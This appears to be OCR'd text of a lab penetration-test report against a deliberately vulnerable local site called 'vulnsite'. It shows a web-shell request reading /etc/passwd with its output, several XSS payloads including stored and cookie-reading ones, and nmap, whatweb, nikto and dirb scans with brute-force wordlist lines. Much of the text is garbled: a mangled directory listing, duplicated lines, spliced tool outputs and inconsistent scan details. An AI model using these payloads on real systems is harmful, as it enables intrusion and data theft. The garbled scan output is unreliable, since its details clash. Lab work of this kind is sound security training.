2 root root 4096 Dec 28 15:51 apt-drScan drwxr-xr-x 3 root root 4096 Dec 29 05:15 arahi -rw-r--r-- 1 root root 1997 Oct 07 19 hash_bashrc -rw-r--r-- 1 root root 45 May 1 2024 hash_completion drwxr-xr-x 2 root  
root 4096 Dec 29 05:14 bash_completion.d -rw-r--r-- 1 root root 367 Apr 10 2024 bindstoreport.blacklist drwxr-xr-x 2 root root 4096 Sep 10 2024 binfmt.d drwxr-xr-x 2 root root 4096 Dec 29 05:15 bluetooth drwxr-xr-x  
2 root root 4096 Dec 28 15:46 ca-certificates -rw-r--r-- 1 root root 6288 Dec 28 15:51 ca-certificates.conf drwxr-s--- 2 root dip 4096 Dec 29 05:14 chatscripts drwxr-xr-x 2 root root 4096 Dec 29 05:15 chromium  
drwxr-xr-x 2 root root 4096 Dec 29 05:15 chromium.d drwxr-xr-x 2 root root 4096 Dec 28 15:53 cifs-utils drwxr-xr-x 3 root root 4096 Dec 26 15:49 cloud drwxr-xr-x 2 colored colord 4096 Dec 28 16:02 colored drwxr-xr-x  
2 root root 4096 Dec 29 05:15 console-setup drwxr-xr-x 2 root root 4096 Dec 29 05:15 cracklib drwxr-xr-x 2 root root 4096 Sep 10 2024 credstore drwxr-xr-x 2 root root 4096 Sep 10 2024 credstore encrypted  
drwxr-xr-x 2 root root 4096 Dec 29 05:14 cron d drwxr-xr-x 2 root root 4096 Dec 29 05:14 cron.d drwxr-xr-x 2 root root 4096 Dec 28 15:43 cron.hourly drwxr-xr-x 2 root root 4096 Dec 28 15:42 cron.monthly -  
rw-r--r-- 1 root root 1042 Mar 26 2024 crontab drwxr-xr-x 2 root root 4096 Dec 28 15:52 cron.weekly drwxr-xr-x 2 root root 4096 Dec 28 15:42 cron.yearly drwxr-xr-x 2 root root 4096 Dec 28 15:55 cryptsetup  
-intramfs drwxr-xr-x 2 root root 4096 Mar 10 2024 cryptsetup-nuke-password -rw-r--r-- 1 root root 54 Dec 28 15:47 crypttab drwxr-xr-x 2 root root 4096 Dec 28 15:54 cupshelpers drwxr-xr-x 4 root root 4096 Dec 28  
15:46 dbus-1 drwxr-xr-x 3 root root 4096 Dec 28 15:46 dbusconf -rw-r--r-- 1 root root 13 Nov 14 20:33 debian_version drwxr-xr-x 3 root root 4096 Dec 29 05:15 alternatives  
-rw-r--r-- 1 root root 1706 Jun 27 2023 deluser.conf drwxr-xr-x 4 root root 4096 Dec 28 15:43 dhcp-drwxr-xr-x 1 root root 1429 Oct 5 2024 dhcpcd.com drwxr-xr-x 2 root root 4096 Dec 29 05:17 dictionaries-common -  
rw-r--r-- 1 root root 214 Apr 4 2020 dnsc2tpd.conf drwxr-xr-x 3 root root 4096 Dec 28 15:47 doc-base drwxr-xr-x 4 root root 4096 Dec 28 15:52 dpkg -rw-r--r-- 1 root root 685 Oct 28 13:31 e2scrub.conf drwxr-xr-x 3  
root root 4096 Dec 28 15:50 eac drwxr-xr-x 3 root root 4096 Dec 28 15:46 emacs -rw-r--r-- 1 root root 653 Dec 28 15:51 environment drwxr-xr-x 2 root root 4096 Dec 28 15:55 environment.d -rw-r--r-- 1 root root  
1853 Oct 17 2022 ethertypes drwxr-xr-x 2 root root 4096 Dec 29 05:15 ettercap drwxr-xr-x 3 root root 4096 Dec 28 15:48 firebird drwxr-xr-x 4 root root 4096 Dec 29 05:15 firefox-esr drwxr-xr-x 4 root root 4096 Dec 28 15:42 fstab -rw-r--r-- 1 root root 694 Sep 21 2024 fuse.conf -rw-r--r-- 1 root root 2584 Jul 21 2024 gal.conf drwxr-xr-x 3 root root 4096 Dec 29 05:15 geoipdrwxr-xr-x 4 root root 4096 Dec 28 15:46 ghostscript drwxr-xr-x 3 root root 4096 Dec 28 15:46 glxmd drwxr-xr-x 2 root root 4096 Dec 28 15:55 gnomesystem-tools  
drwxr-xr-x 2 root root 4096 Dec 28 15:51 gophish -rw-r--r-- 1 root root 3986 Sep 18 2024 gprofing.rc drwxr-xr-x 2 root root 4096 Dec 29 05:14 groff -rw-r--r-- 1 root root 1272 Dec 28 16:01 group -rw-r--r-- 1 root  
root 1268 Dec 28 16:01 group drwxr-xr-x 2 root root 4096 Dec 28 15:57 grub.d -rw-r--r-- 1 root shadow 1067 Dec 28 16:01 gshadow drwxr-xr-x 3 root root 4096 Dec 28 16:01 gshadow -rw-r--r-- 1 root shadow 1063 Dec 28 16:01 gshadow drwxr-xr-x 3 root root 4096 Dec 28 15:43 gss drwxr-xr-x 2 root root 4096 Dec 29 05:14 gtk-2.0 drwxr-xr-x 2 root root 4096 Dec 28 15:54 gtk-3.0 drwxr-xr-x 2 root root 4096 Dec 28 15:55 guymager drwxr-xr-x 2 root root 4096 Dec 29 05:15  
gym -rw-r--r-- 1 root root 4448 Apr 16 2024 hdparm.conf -rw-r--r-- 1 root root 9 Nov 14 20:33 host.conf -rw-r--r-- 1 root root 5 Dec 28 15:43 hostname -rw-r--r-- 1 root root 184 Dec 28 15:43 hosts -rw-r--r-- 1 root root  
411 Dec 28 15:51 hosts.allow -rw-r--r-- 1 root root 711 Dec 28 15:51 hosts.deny -rw-r--r-- 1 root root 171 Oct 26 07:33 idmapd.conf drwxr-xr-x 3 root root 4096 Dec 28 15:50 ifplugd drwxr-xr-x 2 root root 4096 Dec 28 15:50  
28 15:50 ImageMagick-6.drwxr-xr-x 2 root root 4096 Dec 29 05:14 ImageMagick7 -drwxr-xr-x 2 root root 4096 Dec 28 15:54 inetsim drwxr-xr-x 2 root root 4096 Dec 29 05:15 init.d drwxr-xr-x 5 root root 4096 Dec  
28 15:43 intramfs-tools -rw-r--r-- 1 root root 1875 Aug 20 2024 inputrc drwxr-xr-x 2 root root 4096 Dec 28 15:51 inservconf.d drwxr-xr-x 2 root root 4096 Dec 28 15:53 ipp-usb -rw-r--r-- 1 root root 608 Mar 10  
2024 ipsec.conf drwxr-xr-x 11 root root 4096 Dec 28 15:46 ipsec.d -rw-r--r-- 1 root root 175 Mar 10 2024 ipsec.secrets -rw-r--r-- 1 root root 30 Nov 14 20:33 issue -rw-r--r-- 1 root root 23 Nov 14 20:33 issue.net  
drwxr-xr-x 3 root root 4096 Dec 28 15:30 java drwxr-xr-x 5 root root 4096 Dec 28 15:51 java-21-openjdk drwxr-xr-x 3 root root 4096 Dec 28 15:53 java-23-openjdk drwxr-xr-x 2 root root 4096 Dec 28 15:53 john  
drwxr-xr-x 3 root root 4096 Dec 28 15:46 jline drwxr-xr-x 6 root root 4096 Dec 28 15:46 kernel -drwxr-xr-x 2 root root 4096 Oct 4 00:00 kernel.old drwxr-xr-x 2 root root  
4096 Dec 28 15:46 libblkid -drwxr-xr-x 2 root root 4096 Dec 28 15:46 libblkid -drwxr-xr-x 2 root root 4096 Dec 28 15:46 libblkid -drwxr-xr-x 2 root root 4096 Dec 28 15:46 libblkid -drwxr-xr-x 2 root root  
4096 Dec 29 05:14 libcurl -drwxr-xr-x 1 root root 40645 Sep 16 2024 libcurl -drwxr-xr-x 1 root root 205 Feb 21 2024 libcurl -drwxr-xr-x 1 root root 191 Nov 4 07:46 libcurl -drwxr-xr-x 3 root root 4096 Dec 28  
15:48 libblkdev -drwxr-xr-x 1 root root 61552 Oct 1 2024 libcurl -drwxr-xr-x 2 root root 4096 Dec 28 15:51 libnl-3 drwxr-xr-x 2 root root 4096 Dec 29 05:15 libpaperd drwxr-xr-x 3 root root 4096 Dec 28  
15:55 liblightdm drwxr-xr-x 4 root root 4096 Dec 28 15:50 lighttpd -drwxr-xr-x 1 root root 2096 Sep 24 2024 locale.alias -rw-r--r-- 1 root root 54 Dec 28 15:43 locale.conf -rw-r--r-- 1 root root 9580 Dec 28 15:43  
locale.gen lrwxrwxrwx 1 root root 36 Dec 28 15:43 localtime -> /usr/share/zoneinfo/America/New_York drwxr-xr-x 6 root root 4096 Dec 29 05:15 logrotate -drwxr-xr-x 2 root root 4096 Dec 28 15:46 logcheck -rw-r--r-- 1 root root 5039 Dec 6 07:51 login.defs -rw-r--r-- 1 root root 111 Oct 28 13:55 magic -rw-r--r-- 1 root root 5230 Aug 29 2024 manpath.config -rw-r--r-- 1 root root 42212 Jul 22 2024 matplotlib -rw-r--r-- 1 root root
```

## To Read sensitive files add :

```
shell.php?cmd=cat+/etc/passwd
```

and the output will be:



The screenshot shows a terminal window with several tabs open. The active tab displays the command `shell.php?cmd=cat+/etc/passwd` and its output. The output is a long list of system users and their details from the `/etc/passwd` file, including root, daemon, and many other system accounts.


```
root:x:0:0:root:/root:/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
apt:x:42:65534::/none:/sbin/nologin
nobody:x:65534:65534:nobody:/none:/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon...:/usr/lib/dhcpcd/bun/false
galerax:x:101:65534::/none:/sbin/nologin
mysql:x:102:102:MySQL Server...:/none:/bin/false
tss:x:103:103:TPM software stack...:/var/lib/tpm/bin/false
strongswan:x:104:65534::/var/lib/strongswan/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/usr/sbin/nologin
gophish:x:105:105::/var/lib/gophish:/usr/sbin/nologin
iodine:x:106:65534::/run/iodine:/usr/sbin/nologin
messagbus:x:107:106::/none:/usr/sbin/nologin
rpcbind:x:109:65534::/run/rpcbind:/usr/sbin/nologin
redis:x:111:110::/var/lib/redis:/usr/sbin/nologin
stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
mosquitto:x:112:113::/var/lib/mosquitto:/usr/sbin/nologin
redsocks:x:113:114::/var/run/redsocks:/usr/sbin/nologin
stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
smbd:x:14:65534::/run/smbd:/usr/sbin/nologin
dnsmasq:x:99:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
Debian-smpmp:x:115:115::/var/lib/smpmp/bin/false
salh:x:116:117::/none:/usr/sbin/nologin
postgres:x:117:118:PostgreSQL administrator...:/var/lib/postgresql/bin/bash
avahi:x:118:119:Avahi mDNS daemon...:/run/avahi-daemon:/usr/sbin/nologin
nm-openvpn:x:119:120:NetworkManager OpenVPN...:/var/lib/openvpn/chroot:/usr/sbin/nologin
gdm:x:120:122::/var/lib/gopenvas:/usr/sbin/nologin
speech-dispatcher:x:121:29:Speech Dispatcher...:/run/speech-dispatcher:/bin/false
usbmux:x:122:46:usbmux daemon...:/var/lib/usbmux:/usr/sbin/nologin
nm-openconnect:x:125:126:NetworkManager OpenConnect plugin...:/var/lib/NetworkManager:/usr/sbin/nologin
geoclue:x:126:127::/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:127:128:Light Display Manager:/var/lib/lightdm:/bin/false
statd:x:128:65534::/var/lib/lnfs:/usr/sbin/nologin
named:x:129:130::/var/lib/saned:/usr/sbin/nologin
polkitd:x:988:988:User for polkitd...:/usr/sbin/nologin
rtkit:x:130:131:RealtimeKit...:/proc:/usr/sbin/nologin
colorfd:x:131:132:color colour management daemon...:/var/lib/colorfd:/usr/sbin/nologin
feen:x:1000:1000:feen...:/home/feen:/usr/bin/zsh
```

## **-XSS vulnerability:**

**-In the URL, add:**

?announcement=<script>alert('XSS')</script>


then do registration (xss executed) will appear



-add:

[http://localhost/vulnsite/register.php#<script>alert\('XSS4'\)</script>](http://localhost/vulnsite/register.php#<script>alert('XSS4')</script>)


also then do registration (xss executed) will appear



**-add:**

**"><script>alert('XSS5')</script><br class=""**

in username field and type any password




**-add:**


**-Username: <img src=x onerror=alert('Stored XSS')>**

**-Password: test123**

Will now show a full-page welcome message with the image tag that triggers the alert:



## Finding Tools



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal has two sessions:

- Session 1:** The user runs `nslookup http://localhost:81/vulnsite/`. The output shows a non-authoritative answer from the local host, indicating that the host at IP 10.0.2.3 is up and running.
- Session 2:** The user runs `nmap 10.0.2.3 /usr/share/wordlists/rockyou.txt`. The output shows that port 53/tcp is open and running a domain service, and 999 other ports are filtered.

We used `nslookup` because it's a network administration command \_line tool used for querying the domain name system (DNS) to obtain domain name or IP address mapping We used here to find ip address for the website by URL

And then we used nmap with ip address the website to scan the website and servers in here 1. \*Host Status\*: Confirmed that the host at IP address 10.0.2.3 is up and running (with a latency of 0.0018 seconds).

. \*Port Information\*: Discovered that:

- Port 32/tcp is open
- This port is running the "domain" service (typically DNS)
- 999 other ports were filtered (not accessible)

- . \*MAC Address\*: Obtained the MAC address of the device (52:15:51:04:10:00:02:03), though it's listed as "Unknown" manufacturer.
- . \*Scan Statistics\*: The scan took 6.80 seconds to complete and examined 1 IP address.
  - The scan didn't reveal any web server ports (80, 443, 81) that would be expected for the URL mentioned

2.

```
(kali㉿kali)-[~] $ whatweb http://localhost:81/vulnsite/
http://localhost:81/vulnsite/ [200 OK] Apache[2.4.58][mod_perl/2.0.
12], HTTPServer[Unix][Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.0.3
0 mod_perl/2.0.12 Perl/v5.34.1], IP[::1], Index-Of, OpenSSL[1.1.1w]
, PHP[8.0.30], Perl[5.34.1], Title[Index of /vulnsite]

(kali㉿kali)-[~] $ nikto -h http://localhost:81/vulnsite/
[+] Nikto v2.5.0 -R /usr/share/wordlists/rockyou.txt \
http-post-form://localhost:81/vulnsite/login.php?username=USER
password=PASS" Invalid login"
[+] Target IP: 127.0.0.1
[+] Target Hostname: localhost
[+] Target Port: 81
[+] Start Time: 2025-04-11 13:37:35 (GMT-4)
[+] Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.0.30 mod_perl/2
.0.12 Perl/v5.34.1
[+] /vulnsite/: The anti-clickjacking X-Frame-Options header is not p
```



#### . Nmap Scan (Network Scanning)\*

- Discovered that the server (10.0.2.3) is active and online.
- Only \*one open port: \*\*32/tcp\* (DNS service).
- 999 other ports filtered\* (likely blocked by a firewall).
- No web ports (80, 443, or 81) were detected, suggesting strong server protection.

#### . WhatWeb Scan (Website Analysis)\*

- Identified the website runs on:
- \*Apache 2.4.58\*

- \*PHP 8.0.30\*
  - \*OpenSSL 1.1.1m\*
  - \*Perl 5.34.1\*
- The site has \*open directory listing\* (Index of /volnsite/), which is a security risk.
- .Nikto Scan (Vulnerability Scan)\*
- .Missing X-Frame-Options header\*, making the site vulnerable to \*\*Clickjacking attacks\*.
- Confirmed software versions (Apache, PHP, OpenSSL) match previous findings.

```
recent fashion to the MIME type. See: https://www.netsparker.com/we
b-vulnerability-scanner/vulnerabilities/missing-content-type-header
/judo password for kali:
+ /volnsite/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possibl
e dirs)
+ /index: Apache mod_negotiation is enabled with MultiViews, which
allows attackers to easily brute force file names. The following al
ternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NO
T_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.h
tml.var, HTTP_NOT_FOUND.html.var, HTTP_NOT FOUND.html.var, HTTP_NOT
_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.ht
ml.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_
FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, H
TP_NOT_FOUND.html.var. See: http://www.wisec.it/sectou.php?id=4698
ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ PHP/8.0.30 appears to be outdated (current is at least 8.1.5), PH
P 7.4.28 for the 7.4 branch.
+ OpenSSL/1.1.1w appears to be outdated (current is at least 3.0.7)
. OpenSSL 1.1.1s is current for the 1.x branch and will be supporte
d until Nov 11 2023.
'
```

```
1d/2513
+ /vulnsite/upload.php?type=\"<script>alert(document.cookie)</script>: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /vulnsite/config.php: PHP Config file may contain database IDs and passwords.
+ /vulnsite///: Directory indexing found.
+ /vulnsite/?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /vulnsite/?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /vulnsite//////////: Directory indexing found.
+ /vulnsite//////////: Directory indexing found.
```

The vulnerabilities found in the website include:

1. \*XSS Vulnerability\* in upload.php where cookies are created without the HttpOnly flag, making them accessible to JavaScript.
2. \*Sensitive Information Exposure\* in config.php which may contain database credentials.
3. \*Directory Indexing Issues\* allowing unauthorized access to directory listings, potentially exposing sensitive files.
4. \*Web Publisher Vulnerabilities\* that could enable directory browsing, referencing CVE-1999-0269.4. \*Web Publisher Vulnerabilities\* that could enable directory browsing, referencing CVE-1999-0269.
- 3.

```
(kali㉿kali)-[~]
└─$ dirb http://localhost:81/vulnsite/
Sorry, try again.
[sudo] password for kali:
DIRB v2.22
By The Dark Raver
zip: /usr/share/wordlists/rockyou.txt.gz: No such file or direc
START_TIME: Fri Apr 11 13:38:10 2025
URL_BASE: http://localhost:81/vulnsite/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
http-post-form://localhost:81/vulnsite/login.php:username="USER"
password="PASS":Invalid login"
GENERATED WORDS: 4612
— Scanning URL: http://localhost:81/vulnsite/ —
5-04-11 11:30:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 log
tries (1/1 or 14344399) ~896525 tries per task
